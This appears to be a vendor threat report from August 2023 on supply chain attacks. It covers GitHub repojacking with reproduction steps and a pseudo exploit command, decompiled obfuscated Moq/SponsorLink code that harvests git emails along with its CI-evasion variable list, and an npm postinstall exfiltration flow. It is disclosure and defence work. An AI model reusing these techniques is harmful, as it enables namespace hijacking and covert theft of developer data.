

**SOFTWARE SUPPLY CHAIN SECURITY**  
**THREAT LANDSCAPE**  
AUGUST 2023 OVERVIEW



In August, the open-source ecosystem faced multi-faceted cybersecurity threats, emphasizing the persistent vulnerabilities in software supply chains. A new exploit in GitHub put millions of users and thousands of repositories at risk by bypassing GitHub's security mechanisms, affecting code packages in multiple languages and GitHub actions. Meanwhile, the popular NuGet package "Moq" came under scrutiny for silently exfiltrating user data. North Korea was tied to yet another ongoing open-source supply chain attack, illustrating the increasing involvement of nation-state actors. Additionally, long-standing threats were traced back to 2021. All of this and much more occurred this month, underlining the necessity for organizations to reassess and bolster their cyber security strategies against an increasing array of software supply chain threats.

### **Persistent Threat: New Exploit Puts Thousands of GitHub Repositories and Millions of Users at Risk**

A new vulnerability in GitHub's repository creation and username renaming operations could allow attackers to distribute malicious code via a Repojacking attack. This is the fourth time a method has been discovered to bypass GitHub's "Popular repository namespace retirement" mechanism. This could potentially affect over 4,000 code packages, many of which have over 1,000 stars, in Go, PHP, and Swift languages, as well as GitHub actions, putting millions of users and applications at risk.

### **Popular NuGet Package "Moq" Silently Exfiltrates User Data to Cloud Service**

The highly popular NuGet package Moq, boasting over 475M+ downloads, released on August 8th new versions. These updates sparked backlash after it was discovered that they introduced a controversial new sub-dependency that covertly accesses the user's local git config to extract the developer's email address, hashes it, and then sends this hashed information to a cloud service without user consent.

## **North Korea Tied to Another Ongoing Open Source Software Supply Chain Attack**

ReversingLabs identified malicious Python packages that are part of an ongoing attack campaign originally discovered in early August. These packages mimic popular open-source Python tools and are believed to be connected to North Korea's Lazarus Group. Uniquely, the packages are designed to avoid immediate detection by only executing malicious code after being imported and called within a legitimate application, rather than upon installation. These findings emphasize how nation-state actors are increasingly targeting the open-source ecosystem, underlining the urgency for organizations to reassess their cybersecurity posture to encompass the full range of software supply chain threats, including those emanating from well-resourced and highly skilled nation-state actors.

## **An Ongoing Open Source Attack Reveals Roots Dating Back To 2021**

A threat actor was exposed for exploiting npm packages to target cryptocurrency developers, aiming to steal source code and confidential information. The activities of this threat actor were traced back to as early as 2021.

## **Threat Actor continues to Plague the Open-Source Ecosystem with Sophisticated Info-Stealing Malware**

For several months, the threat actor group designated as PYTA31 has been exploiting PyPI packages to distribute sophisticated info stealer malware known as 'WhiteSnake Stealer', targeting both Linux and Windows platforms for data exfiltration.

## **A Deep Dive into 70 Layers of Obfuscated Info-Stealer Malware**

A recent analysis uncovered two Python packages, containing multiple layers of obfuscation and leveraging a multi-stage payload delivery system, advanced evasion techniques, and comprehensive data extraction methods.



**Persistent Threat: New Exploit  
Puts Thousands of GitHub  
Repositories and Millions of  
Users at Risk**

## KEY FINDINGS

- A novel vulnerability was discovered, exploiting a race condition between the processes of creating a repository and renaming a username on GitHub.
- Successful exploitation of this vulnerability impacts the open-source community by enabling the hijacking of over 4,000 code packages in languages such as Go, PHP, and Swift, as well as GitHub actions. Notably, hundreds of these packages have garnered over 1,000 stars, amplifying the potential impact on millions of users and a myriad of applications.
- The vulnerability has been responsibly disclosed to GitHub, which has subsequently issued a fix.

## EXECUTIVE SUMMARY

A new vulnerability has been discovered that could allow an attacker to exploit a race condition within GitHub's repository creation and username renaming operations. This technique could be used to perform a Repojacking attack (hijacking popular repositories to distribute malicious code). This finding marks the fourth time a unique method was identified that could potentially bypass GitHub's "Popular repository namespace retirement" mechanism. This vulnerability puts at risk over 4,000 code packages in languages such as Go, PHP, and Swift, as well as GitHub actions. In addition, hundreds of these packages have garnered over 1,000 stars, amplifying the potential impact on millions of users and a myriad of applications. The vulnerability has been reported to GitHub and has been fixed.

## Technical Analysis

### What is Repojacking?


Repojacking is a technique where an attacker takes control of a GitHub repository by exploiting a logical flaw that renders renamed users vulnerable.

The attacker hijacks a legitimate, often popular, namespace on GitHub. A namespace is the combination of the username and repo name, for example:

**example-user/example-repo**

A namespace becomes potentially vulnerable to Repojacking when the original username is changed using GitHub's "user rename" feature.

The change of username process is quick and straightforward. A warning lets you know that all traffic for the old repository's URL will be redirected to the new one.



In its documentation for this feature, GitHub mentions an important implication:

"After changing your username, your old username becomes available for anyone else to claim."


Once the username is renamed, an attacker can claim the old username, open a repo under the matching repo name, and hijack the namespace.

### The "Retired" Namespace Protection

To mitigate this potentially harmful behavior, GitHub put in place the "[popular repository namespace retirement](#)" protection measure: any repository with more than 100 clones at the time its user account is renamed is considered "retired" and cannot be used by others.

To clarify: what is considered "retired" is the namespace, meaning the combination of the username and the repository name.


For example, let's take the repository named "repo" of the username "account-takeover-victim." This repository was recently cloned 100 times, which qualifies it for the popular repository namespace retirement.



At this point, the account's owner decides to rename the username to whichever name they choose.

**The practical result of this is that the username "account-takeover-victim" can now be claimed by anyone.**

However, once the new owner of this username tries to open a new repository under the name "repo," they will be blocked and get the following message:




This way, the old username is available for anyone to claim, but once this new username owner tries to create a new repository with a “retired” name, GitHub blocks this attempt.

## Impact

Successful exploitation enables the takeover of popular code packages in several package managers, including “Packagist,” “Go,” “Swift,” and more. We have identified over 4,000 packages in those package managers using renamed usernames and are at risk of being vulnerable to this technique in case a new bypass is found.

In addition, exploiting this bypass can also result in a takeover of popular GitHub actions, which are also consumed by specifying a GitHub namespace. Poisoning a popular GitHub action could lead to major Supply Chain attacks with significant repercussions.

[Recent research by Aqua](#) has revealed that organizations as large as Google and Lyft were vulnerable to this form of attack. This underscores the critical nature of the vulnerability, as it could potentially impact some of the biggest players in the tech industry, who have promptly mitigated the risks after being notified.



## New Exploitation Method Bypassing the Retired Namespace Protection

The new exploitation method takes advantage of a potential race condition between the creation of a repository and the renaming of a username. Checkmarx SCS Group Architect, Elad Rapoport, has been able to demonstrate how he was able to bypass GitHub checks by almost simultaneously creating a repository and changing the username.

### The steps to reproduce this exploit are as follows:

1. Victim owns the namespace "victim\_user/repo"
2. Victim renames "victim\_user" to "renamed\_user."
3. The "victim\_user/repo" repository is now retired.
4. An attacker who owned the username "attacker\_user" prepares a command which practically simultaneously creates a repo called "repo" and renames the username "attacker\_user" to the victims also username, "victim\_user". This is done using an API



request for repository creation and a renamed request interception for the username change.

```
create_repository & ; sleep 0.1 && request change_username
```

*An example of the pseudo exploitation command*

This discovery marks the fourth time an alternate method has been identified for performing RepoJacking.

[Checkmarx identified and reported](#) bypasses to the "Popular repository namespace retirement" mechanism twice in 2022, both of which GitHub fixed.

Joren Vrancken, an external researcher, [found a third bypass](#) of this mechanism in 2022, which GitHub also addressed and fixed.

### What can you do?

We recommend avoiding using retired namespaces to minimize the attack surface and see if there are any dependencies in your code that lead to a GitHub repository vulnerable to RepoJacking.

Additionally, consider using ChainJacking (<https://github.com/Checkmarx/chainjacking>) which is an open source project developed by Checkmarx, designed to help you realize if any of your Go lang direct GitHub dependencies is susceptible to the RepoJacking attack.

### Timeline

March 1<sup>st</sup> - 2023 - Checkmarx discovers an additional vulnerability to bypass the GitHub [namespace retirement](#) feature, and discloses it to GitHub.

Sep 1<sup>st</sup> - 2023 - GitHub responds that they have fixed the bypass.

### Conclusion

The discovery of this novel vulnerability in GitHub's repository creation and username renaming operations underlines the persistent risks associated with the "Popular repository namespace retirement" mechanism.

Many GitHub users, including users that control popular repositories and packages, choose to use the "User rename" feature GitHub offers. For that reason, the attempt to bypass the "Popular repository namespace retirement" remains an attractive attack point for supply chain attackers with the potential to cause substantial damages.

Moreover, it is interesting to notice that GitHub's provided protection is activated based on internal metrics and gives the users no indication if a particular namespace is protected by it or not. This might leave some repositories and packages unknowingly at risk.

We recommend avoiding using retired namespaces and considering using our ChainJacking open source project to identify vulnerable packages.

Our team continues to work diligently in identifying these vulnerabilities to ensure the safety of the open-source community. This vulnerability has been reported to GitHub.



# Popular NuGet Package “Moq” Silently Exfiltrates User Data to Cloud Service


## KEY FINDINGS

- The Maintainer of the NuGet package Moq, which has over 475 million downloads, released new versions on August 8th (4.20.0-rc, 4.20.0, and 4.20.1) introducing a new sub-dependency.
- This new sub-dependency extracts the developer's email address from the local git config, hashes it, and sends it to a cloud service without user consent or knowledge.
- The update sparked debates on Reddit and GitHub, where users raised concerns about GDPR violations and questioned the action's legitimacy. This has potential implications for many organizations relying on the package, especially those subject to GDPR compliance.
- For maintaining trust in open-source projects, especially popular ones like Moq, it's crucial to discuss changes and consider user feedback before implementation.
- Since the responsibility ultimately lies with the one using open source, supporting open-source maintainers contributes to a healthier ecosystem.
- In response to extensive backlash, Moq's maintainer unpublished versions 4.20.0 and 4.20.1 and released version 4.20.2 without the new sub-dependency.

## EXECUTIVE SUMMARY

The maintainer of a highly popular NuGet package Moq, boasting over 475M+ downloads, released on August 8th new versions (4.20.0-rc, 4.20.0, and 4.20.1). These updates introduced a controversial new sub-dependency that covertly accesses the user's local git config to extract the developer's email address, hashes it, and then sends this hashed information to a cloud service without user consent. This action [came to public attention](#) through a Reddit post by user [u/DinglDanglBob](#), and was also discussed as an issue on the [project's GitHub page](#). The situation has also drawn attention to the implications for organizations that rely on this package, particularly those obligated to adhere to GDPR compliance requirements. In response to the extensive backlash, the maintainer of Moq reverted the changes by unpublished versions 4.20.0 and 4.20.1 and promptly releasing version 4.20.2, without the new sub-dependency.

## TECHNICAL ANALYSIS



### About Moq


Moq is a highly popular open-source project designed to provide a mocking library for .NET applications, As described in the project's [GitHub page](#):

*“Moq (pronounced “Mock-you” or just “Mock”) is the only mocking library for .NET developed from scratch to take full advantage of .NET Linq expression trees and lambda expressions, which makes it the most productive, type-safe and refactoring-friendly mocking library available. And it supports mocking interfaces as well as classes. Its API is extremely simple and straightforward and doesn't require any prior knowledge or experience with mocking concepts.”*

### Moq's New Sub-Dependency - “SponsorLink”

Since version 4.20.0 of Moq, the [Devlooped.SponsorLink](#) NuGet package has been added as a new dependency.

As it turned out, [Devlooped.SponsorLink](#) is a closed-source project, provided as a compiled dll with obfuscated code, which scans the git config and sends the hashed email of the current developer to a cloud service. This code is executed during the application build and if you depend on Moq, there is no option to disable this.



## Obfuscated Code

User account [d0pare commented](#) and found that the library spawns an external git process to retrieve the developer’s email from the command `git config --get user.email`, then does some hashing and sends the result to: `hxxps://cdn.devlooped[.]com/sponsorlink`.

```
private static string \u00a0(string P_0) {
    try {
        Process process = Process.Start(new ProcessStartInfo(
            // this is obfuscated value of "git"
            6FA47342-3716-4274-AF01-7A37793E0E97.\u206f(),

            // this is obfuscated value of "config --get user.email"
            6FA47342-3716-4274-AF01-7A37793E0E97.\u3000()
        ) {
            RedirectStandardOutput = true,
            UseShellExecute = false,
            CreateNoWindow = true,
            WorkingDirectory = P_0
        });
        process.WaitForExit();
        if (process.ExitCode != 0) {
            return null;
        }
        return process.StandardOutput.ReadToEnd().Trim();
    } catch {}
    return null;
}
```

[He later discovered](#) that the library also loads settings from the URL: `hxxps://cdn.devlooped[.]com/sponsorlink/settings.ini`, and is evasive in case any of the following environment variables exists.

```
CI
TF_BUILD
TRAVIS
BUDDY
TEAMCITY_VERSION
APPVEYOR
JENKINS_URL
```

## Users Looking for Alternatives

Many users seem concerned about GDPR compliance as their products are built using Moq. [This user commented](#) that he won't be able to use this package anymore:

*“This is a serious GDPR breach, and we won't be able to continue using this lib. Also, having an obfuscated package included means that we can't (easily) know what is happening. It could harvest any other information from a developer's machine without any user consent.”*


Another user, [SefaOray](#) also commented:

*“We are removing moq immediately due to this.”*

Many more similar comments were published in [this GitHub thread](#).

## The Maintainer's Response

GitHub user account [kzu](#), the author behind this, [commented](#) that it was simply part of testing, and wondered “why so much anger over sponsoring which can be done with as little as \$1”



After posting this message, kzu probably panicked and decided to revert and unpublish versions 4.20.0 and 4.20.1 while quickly publishing 4.20.2 without the new dependency in [Devloped.SponsorLink](#) NuGet package.

## Timeline

**2023-01-23:** [Devloped.SponsorLink](#) first release to NuGet

**2023-01-24:** Author [published a blogpost](#) suggesting a new solution to open source sustainability using the SponsorLink service

**2023-08-08:** Moq released new versions 4.20.0-rc, 4.20.0 and 4.20.1 with Devlooped.SponsorLink as a dependency

**2023-08-09:** Moq released version 4.20.2 removing the Devlooped.SponsorLink dependency

## Conclusion

On August 8<sup>th</sup>, the owner of the popular NuGet package, Moq, incorporated a new sub-dependency, which exfiltrates the user info without his consent to `hxxps://cdn.devlooped[.]com` — a domain owned by the author of Moq.

This sparked a debate on Reddit and GitHub, leaving many concerned users accusing this action of GDPR violations and statements regarding the legitimacy of his action.

Many organizations that built software using those releases are exposed to GDPR compliance.

The author may or may not have intended to cause any harm but either way, ended up damaging the trust of his users. This could have been prevented if it had been open for discussion prior to publishing the new changes and accepting the content of his users.

We must understand that it's our responsibility when we use open source. This is why we need to support open-source maintainers to have a healthy open-source ecosystem.

## Packages

List of sponsorlink-related-packages can be found in the following link:

<https://gist.github.com/jossef/eaddec220357106fa8d53f0f5e99e235#file-sponsorlink-related-packages-csv>

List of NuGet Packages depending on [Devlooped.SponsorLink](#):

- devlooped.cloudstorageaccount.source
- devlooped.tablestorage
- devlooped.cloudstorageaccount
- devlooped.sponsorlink
- isbn
- gitinfo
- thisassembly.assemblyinfo
- thisassembly.constants
- thisassembly.project
- thisassembly.git
- thisassembly.strings
- thisassembly.metadata
- thisassembly.resources
- nugetizer
- devlooped.credentialmanager
- websocketeteer
- websocketchannel
- devlooped.web
- packagereferencecleaner



- mvp.xml
- devlooped.dynamically
- thisassembly

## IOC

- hxxps://cdn.devlooped[.]com/sponsorlink



# **An Ongoing Open Source Attack Reveals Roots Dating Back To 2021**

## KEY FINDINGS

- In an ongoing campaign, a threat actor is leveraging npm packages to target developers to steal source code and secrets.
- The actor behind this campaign is suspected to be related to malicious activity dated as early as 2021 undetected.
- In this report, we will share new packages and IOCs related to this attack.

## EXECUTIVE SUMMARY

In an ongoing open-source attack, a threat actor is actively exploiting npm packages to target cryptocurrency developers, aiming to steal source code and confidential information. The activities of this threat actor can be traced back to as early as 2021. It's crucial to recognize that we're not just facing a malicious package problem; we have an adversary problem. Understanding the attacker's tactics, techniques, and procedures (TTPs) is essential for establishing robust defenses against future attacks. This report unveils new, unpublished Indicators of Compromise (IOCs) associated with these attacks.

## Technical Analysis

Developers in the cryptocurrency sphere are being targeted once again, as yet another threat actor has been exposed, publishing malicious NPM packages with the purpose of exfiltrating sensitive data such as source code and configuration files from the victim's machines.


The threat actor behind this campaign has been linked to malicious activity dating back to 2021, with malicious packages being published continuously since then.

The latest batch of activity occurred in August and was published by Phylum.

### A Deep Dive into the Code:


Each of the official packages used by this threat actor was designed to execute automatically upon installation. Each package contained three files - `package.json`, `preinstall.js`, and `index.js`. The attack flow is as follows:

1. Upon installing the malicious package, a postinstall hook defined in the `package.json` file triggers the `preinstall.js` script.
2. The `preinstall.js` script utilizes a method called 'spawn' to initiate another file named `index.js`. Essentially, it causes `index.js` to run as a separate process, ensuring it continues to operate independently even after the main installation process is complete.
3. The `index.js` script collects the current OS username and working directory and sends this information in an HTTP GET request to a predefined server.
4. It then rakes through directories on the hosting machine, targeting specific directories like `.env`, `.gitlab`, and `.github`, and files with extensions such as `.asp`, `.js`, and `.php`. focusing more on unique source code or configuration files.
5. Subsequently, it ZIPs the discovered directories, deliberately avoiding unreadable directories or existing `.zip` files.
6. As a final step, it attempts to upload these archives to a predefined FTP server.



The packages are tied to the cryptocurrency domain further solidifying their financial motives, with clear references to entities like [CryptoRocket](#) and [Binarium](#).

### Hunting down “lexi2” activity



